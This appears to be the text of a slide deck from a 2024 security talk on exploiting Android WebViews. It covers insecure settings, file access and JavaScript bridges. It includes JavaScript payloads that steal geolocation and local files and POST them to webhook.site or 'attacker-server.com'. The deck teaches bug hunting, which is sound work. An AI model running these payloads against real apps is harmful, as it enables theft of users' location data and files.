

# EXPLOITING REAL-WORLD ANDROID WEBVIEWS

PWNII @BIÈRE SÉCU 11/2024



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
# # YesWeHack

- Web scopes obviously, but not only !  
(Open-Source, Hardware, Pwn, Reverse, Mobile..)
- More than 60 public scopes, and more than  
600 private ones
- Win swag packs and get private invitations  
through our challenges (Dojo, Code Snippet..)



## # Webview ?

Turning a website into an app using Webview is much faster and cheaper than building a fully native app



WebViews allow native applications to incorporate web content seamlessly.

WebViews aren't just for displaying content; they enable interactive features such as user navigation, input processing, and the ability to execute JavaScript code

# # Where ?

You can easily retrieve WebView configurations using MobSF or by directly examining the code in JADX/APKtool.

```
public void onCreate(Bundle bundle) {
    String path;
    super.onCreate(bundle);
    setContentView(R.layout.activity_main);
    createXMLFile();
    WebView webView = (WebView) findViewById(R.id.webView);
    this.webView = webView;
    WebSettings settings = webView.getSettings();
    this.webView.setWebChromeClient(new WebChromeClient());
    this.webView.setWebViewClient(new CustomWebViewClient());
    settings.setJavaScriptEnabled(true);
    this.webView.addJavascriptInterface(new TelephonyManagerJavaScriptInterface((TelephonyManager) getSystemService(Context.TELEPHONY_SERVICE)), "TJS");
    settings.setAllowFileAccessFromFileURLs(true);
    settings.setAllowUniversalAccessFromFileURLs(true);
    settings.setAllowContentAccess(true);
    settings.setAllowFileAccess(true);
    Uri data = getIntent().getData();
    if (data != null && (path = data.getPath()) != null) {
        if (path.startsWith("/loadUrl")) {
            String queryParameter = data.getQueryParameter("redirectUrl");
            if (queryParameter != null) {
                webView.loadUrl(queryParameter);
            }
        }
    }
}
```

Insecure WebView Implementation. Execution of user controlled code in WebView is a critical Security Hole.

warning

**CWE:** CWE-749: Exposed Dangerous Method or Function  
**OWASP Top 10:** M1: Improper Platform Usage  
**OWASP MASVS:** MSTG-

com/just/mobile/sec/webviewsdeeplinks>MainActivity.java


## # Real bug through notification

```
@Override  
protected void onCreate(Bundle savedInstanceState) {  
    super.onCreate(savedInstanceState);  
    setContentView(R.layout.activity_main);  
  
    myWebView = findViewById(R.id.webview);  
  
    WebSettings webSettings = myWebView.getSettings();  
    webSettings.setJavaScriptEnabled(true); // Enable JavaScript  
    webSettings.setDomStorageEnabled(true); // Enable DOM Storage  
  
    myWebView.setWebViewClient(new WebViewClient());  
    myWebView.loadUrl("https://example.com");  
}  
  
@Override  
public void onBackPressed() {  
    if (myWebView.canGoBack()) {
```

setJavaScriptEnabled(true) allows JavaScript to run in the WebView, enabling interactive web content

setDomStorageEnabled(true) enables access to localStorage and sessionStorage for storing data within the WebView

# # Real bug through notification




Websocket connection infinite reuse  
IDOR from accessCode parameter to send request to all users

# # Real bug through notification

IDOR from accessCode parameter to send request to all users

user-agent & os parameters reflected in the webview through a websocket request



## # PII leak through setGeolocationEnabled()

```
WebSettings webSettings = myWebView.getSettings();
webSettings.setJavaScriptEnabled(true); // Enable JavaScript
webSettings.setGeolocationEnabled(true); // Enable Geolocation
```

Due to the WebView settings  
JavaScriptEnabled() and  
setGeolocationEnabled() set to True, it's  
possible to execute Javascript and steal  
user's geolocation data

```
navigator.geolocation.getCurrentPosition(position => {
    fetch("https://webhook.site/<UUID>", {
        method: "POST",
        headers: {
            "Content-Type": "application/json"
        },
        body: JSON.stringify({
            latitude: position.coords.latitude,
            longitude: position.coords.longitude
        })
    });
});
```

## # File read through setAllowFileAccess()

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.example.myapp">

    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" />

    <application
        android:allowBackup="true"
        android:icon="@mipmap/ic_launcher"
        android:label="@string/app_name"
        android:roundIcon="@mipmap/ic_launcher_round"
        android:supportsRtl="true"
```

The READ\_EXTERNAL\_STORAGE permission allows an app to access files stored on the device's external storage, such as images, documents, and other media..

# # File read through setAllowFileAccess()

```
const filePath = "file:///storage/emulated/0/Download/secret.txt";
fetch(filePath)
  .then(response => response.text())
  .then(data => {
    fetch("https://webhook.site/<YOUR_UUID>", {
      method: "POST",
      headers: {
        "Content-Type": "application/json"
      },
      body: JSON.stringify({
        fileContent: data
      })
    });
  })
}
```


```
WebSettings webSettings = myWebView.getSettings();
webSettings.setJavaScriptEnabled(true); // Enable JavaScript
webSettings.setAllowFileAccess(true); // Enable file access

myWebView.setWebViewClient(new WebViewClient());
```

As `setJavaScriptEnabled()` and `setAllowFileAccess()` are enabled, it's possible to exfiltrate files from the device's external storage.

Since Android 11, this exploit is no longer feasible due to stricter storage restrictions, but mainly apps can still run on older versions.

# # Exploitation | JS Bridge



Android provides a feature that lets JavaScript in a WebView call specific native Android functions, allowing the JavaScript to interact with targeted parts of the app's code.

# # Exploitation | JS Bridge

```
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);

    webView = findViewById(R.id.webview);
    WebSettings webSettings = webView.getSettings();
    webSettings.setJavaScriptEnabled(true);

    webView.addJavascriptInterface(new FileBridge(), "fileBridge");
    webView.loadUrl("file:///android_asset/page.html");
}

public class FileBridge {

    @JavascriptInterface
    public String getFileContent(String filePath) {
        File file = new File(filePath);
        StringBuilder fileContent = new StringBuilder();

        try (BufferedReader reader = new BufferedReader(new FileReader(file))) {
            String line;
            while ((line = reader.readLine()) != null) {
                fileContent.append(line).append("\n");
            }
        } catch (IOException e) {
            return "Error reading file: " + e.getMessage();
        }
    }
}
```

This code sets up a JavaScript Bridge in an Android WebView, allowing JavaScript to call the `getFileContent` method in the `FileBridge` class.

This method reads a specified file and returns its content, making it accessible to the web page via `fileBridge.getFileContent('path')`.

# # Exploitation | JS Bridge

```
<script>
    function exfiltrateFile() {
        const filePath = "/storage/emulated/0/Download/sensitiveData.txt";

        const fileContent = fileBridge.getFileContent(filePath);

        fetch("https://attacker-server.com/exfiltrate", {
            method: "POST",
            headers: {
                "Content-Type": "application/json"
            },
            body: JSON.stringify({ fileContent: fileContent })
        })
    }
</script>
```

This JavaScript code uses the `fileBridge.getFileContent` method to retrieve a sensitive file's content and exfiltrates it to an attacker-controlled server.

